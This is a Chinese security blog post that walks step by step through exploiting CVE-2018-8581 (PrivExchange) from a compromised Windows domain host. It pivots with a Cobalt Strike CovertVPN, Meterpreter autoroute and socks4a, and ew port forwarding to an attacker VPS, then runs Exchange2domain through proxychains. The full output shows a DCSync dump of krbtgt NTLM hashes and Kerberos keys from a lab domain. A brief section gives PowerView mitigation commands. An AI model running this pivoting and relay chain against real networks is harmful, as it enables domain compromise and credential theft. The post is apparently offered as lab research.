



# Remote NTLM relaying through CS | Evi1cg's blog



## 0x00 为什么写这个？

最近在学习 Exchange 在提权中的应用的时候，碰到一个问题，即：如果我们现在拥有了一个内网的 windows 主机，如何利用这台主机使用 CVE\_2018\_8581 ？大概的结构是这样：





攻击者通过某种方式获取一台域内主机权限。并获取了此主机的域成员账号密码，在获取 DC 及 Exchange Server 的 ip 地址后，利用 CVE\_2018\_8581

## 0x01 利用思路

### 思路一：编译 py 版的 impacket

在做这个的时候，第一想法就是有没有 windows 下可用的 impacket，后来找了找，还真有 [impacket\\_static\\_binaries](#)，于是就拿来用了。但是后来发现是有问题的。

首先，利用需要关闭 win 的 445 端口，这个就需要重启，这是我们非常不愿意做的，另外，似乎 win 版的 `ntlmrelayx` 和 `smbrelayx` 还不能用。

#### Known issues

`ntlmrelayx` and `smbrelayx` aren't working properly yet. They do some custom loading that PyInstaller doesn't like. Still working on that...

所以直接放弃了。

## 思路二：通过 meterpreter 进行 NTLM relaying


这个思路是之前看到的《Remote NTLM relaying through meterpreter on Windows port 445》来的。在这篇文章里面，详细分析了是谁占用了 445，如何进行转发再进行 Remote NTLM relaying。利用 CVE\_2018\_8581，我们需要两个端口，445 和 80（80 可以是其他端口，用来开启 HTTP 服务），但是实际测试的时候，并不顺利，成功添加路由，开启端口转发，开启 socks4a 之后，本地通过 proxychains 开启一个 web server，在内网其他主机请求这个 server 的时候，并未看到任何请求（可能是姿势不对，成功的师傅还望不吝赐教）。所以通过此方式，也并没达到我期望的效果。

## 思路三：通过 CS 部署 VPN

这个也是我觉得最简单的一种方式，在上面两种思路失败之后，就只能期待试用这种方式来进行了，还好，成功啦~

Cobaltstrike 的 covertvpn 的介绍，可以看 [这里](#)。

在获取到一个 Beacon 之后, 右键连接 ->Pivoting->Deploy VPN



interface	channel	组西妮	mac	client	tx	rx
-----------	---------	-----	-----	--------	----	----

之后，选择对应的内网 ip

Deploy VPN Client

IPv4 Address	IPv4 Netmask	Hardware MAC
10.211.55.5	255.255.255.0	00:1C:42:DD:02:B6

Local Interface:
Add

☒ Clone host MA

Deploy
Help

点击 ADD 来添加本地网口：

Setup Interface

Start a network interface and listener for CovertVPN.  
When a CovertVPN client is deployed, you will have a

Interface:

MAC Address: f6:4a:b9:a9:fe:5a

Local Port: 60453

Channel: UDP

- HTTP
- ICMP
- TCP (Bind)
- TCP (Reverse)
- UDP

在这里有多种方式的隧道，可以根据自己的需要选择，默认 UDP 是开销最小的一种方式。添加以后，点击 Deploy 则可部署成功。

Deploy VPN Client

IPv4 Address	IPv4 Netmask	Hardware MAC
10.211.55.5	255.255.255.0	00:1C:42:DD:02:B6

Local Interface: phear5

☒ Clone host MAC address

Deploy Help

之后，在 Interfaces 中可以看到对应信息：

Event Log	X	Sites	X	Interfaces	X	
interface	channel	port	mac	client	tx	rx
phear5	UDP	60453	00:1C:42:DD...	116.77.73.252	0	182592

之后我们在 VPS 上配置此网口：

```
sudo ifconfig Interface CIDR
```

example:

```
sudo ifconfig phear5 10.211.55.225/24
```

前面的 ip 地址就是要给我们的网口配置的 ip 地址，相当于在域里面新接入了一台主机

之后，就可以与内网主机进行通信了。

这种方式我录了一个Demo：<https://www.youtube.com/embed/isy-QjJykss>

Tips：部署 VPN 只需要普通用户权限即可。但是获取当前用户账号密码需要提权。

## 0x02 如何防御 CVE\_2018\_8581



删除域内某用户的 `DCSync` 权限，可使用 `PowerView`。

具体命令为：

```
Remove-DomainObjectAcl -TargetIdentity "DC=cgdomain,DC=com" -PrincipalIdentity user -Rights DCSync
```

根据自己的实际环境进行修改

修复 Exchange 权限，可使用 `Fix-DomainObjectDAcl.ps1`

具体命令为：

```
..\Fix-DomainObjectDAcl.ps1 -Fix
```

### 0x03 进一步测试

经过进一步测试以及对漏洞的原理再次学习，发现其实我们只需要开启一个 web 服务即可，所以，可以使用任意端口 (在 `impacket` 中，`HTTPRelayServer` 默认端口为 80，`Exchange2domain` 已支持自定义端口)。

当然，上述 思路三 对 `smbrelay` 也是非常好用的一种方式。现在补充一下 思路二 的具体利用方法。

由于我们不需要 `smb Server`，所以也不需要向 《Remote NTLM relaying through meterpreter on Windows port 445》 中所述对 445 端口进行转发，我们只需要将 web 端口转发出来即可。在获取一个 `meterpreter` 会话之后，添加路由：

```
meterpreter > run post/multi/manage/autoroute
```

之后开启 `socks4a` 代理。

```
msf5 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > run post/multi/manage/autoroute

[!] SESSION may not be compatible with this module.
[*] Running module against DOMAINWIN7
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.0.0.0/255.0.0.0 from host's routing table.
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/script/web_delivery) > search socks

Matching Modules
=====
```

```

Name                               Disclosure Date Rank  Check  Description
----                               -
auxiliary/scanner/http/socks4a      2012-03-14      normal Yes    Sockso Music Host Server 1.5 Directory Traversal
auxiliary/server/socks4a            normal No     Socks4a Proxy Server
auxiliary/server/socks5             normal No     Socks5 Proxy Server
auxiliary/server/socks_unc          normal No     SOCKS Proxy UNC Path Redirection

msf5 exploit(multi/script/web_delivery) > use auxiliary/server/socks4a
msf5 auxiliary(server/socks4a) > run
[*] Auxiliary module running as background job 1.
msf5 auxiliary(server/socks4a) >
[*] Starting the socks4a proxy server

msf5 auxiliary(server/socks4a) >
```

经过测试，发现 msf 的 portfwd 不怎么稳定，所以我选择了使用 ew ，当然，也可以使用 lcx 等其他转发工具。  
在 vps 上开启转发：

```
lxc ./ew -s lcx_tran -l 8088 -f 127.0.0.1 -g 8044
```

监听本地 8088 端口，并将数据转发到 127.0.0.1 的 8044 端口

然后在我们的主机上执行：

```
C:\Users\sanfeng\Desktop>ew_for_Win.exe -s lcx_tran -l 8044 -f 103.*.*.* -g 8088
```

监听本地 8044 端口的数据，并将数据转发到 103...\* 的 8080 端口。 需要注意的是，有权限的主机监听端口=vps转发端口  
=Exchange2domain监听端口

之后，在 vps 上配置 proxychains，ubuntu 上 proxychains 的配置文件路径为 /etc/proxychains.conf 。修改代理配置文件，如下：

```
[ProxyList]
#add proxy here ...
#meanwhile
# defaults set to "tor"
socks4 127.0.0.1 1080
```




之后，我们就可一执行 Exchange2domain 了：





```
proxychains python Exchange2domain.py -ah proxyip -ap 8044 -u user -p password -d domain -th DCIP ExchangeIP --just-dc-user k
```

注意监听端口跟上面一致，proxyip 为我们有权限的主机的 ip 地址。

所以，整个攻击过程如下：

```
msf5 auxiliary(server/socks4a) >   Lcx ./ew -s lcx_tran -l 8088 -f 127.0.0.1 -g 8044
lcx_tran 0.0.0.0:8088 <--[10000 usec]--> 127.0.0.1:8044
<-- 0 --> (open)used/unused 1/999
--> 0 <-- (close)used/unused 0/1000
<-- 0 --> (open)used/unused 1/999
--> 0 <-- (close)used/unused 0/1000


[*] Setting up HTTP Server
[*] Relay servers started, waiting for connection...
[*] Using attacker URL: http://10.211.55.202:8044/privexchange/
|S-chain|-<-127.0.0.1:1080-<->-10.211.55.201:443-<->-OK
[*] Exchange returned HTTP status 200 - authentication was OK
[+] API call was successful
[*] Waiting for Auth...
[*] HTTPD: Received connection from 127.0.0.1, attacking target ldap://10.211.55.200
[*] HTTPD: Client requested path: /privexchange/
[*] HTTPD: Received connection from 127.0.0.1, attacking target ldap://10.211.55.200
[*] HTTPD: Client requested path: /privexchange/
|S-chain|-<-127.0.0.1:1080-<->-10.211.55.200:389-<->-OK
[*] HTTPD: Client requested path: /privexchange/
[+] Authenticating against ldap://10.211.55.200 as CGDOMAIN\EXCHANGE$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] User privileges found: Create user
[*] User privileges found: Modifying domain ACL
[*] Querying domain security descriptor
[+] Success! User sanfeng now has Replication-Get-Changes-ALL privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
|S-chain|-<-127.0.0.1:1080-<->-10.211.55.200:445-<->-OK
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
|S-chain|-<-127.0.0.1:1080-<->-10.211.55.200:135-<->-OK
|S-chain|-<-127.0.0.1:1080-<->-10.211.55.200:49155-<->-OK
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:de2010a17d9d936c1782da21446aadd4:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:2a9920affb923174c8d23186193b0f089585023b7f970fe0a6beb7000e7ec7b7
krbtgt:aes128-cts-hmac-sha1-96:e7ef34a8b70fc4d06862453e781331e7
krbtgt:des-cbc-md5:0e327c8c02d35e45
[*] Cleaning up...
|S-chain|-<-127.0.0.1:1080-<->-10.211.55.200:445-<->-OK
 exchange2domain [master] 
```

希望以上对你有帮助。

## 0x04 参考

- Remote NTLM relaying through meterpreter on Windows port 445

- [impacket\\_static\\_binaries](#)
- [VPN Pivoting with Cobalt Strike](#)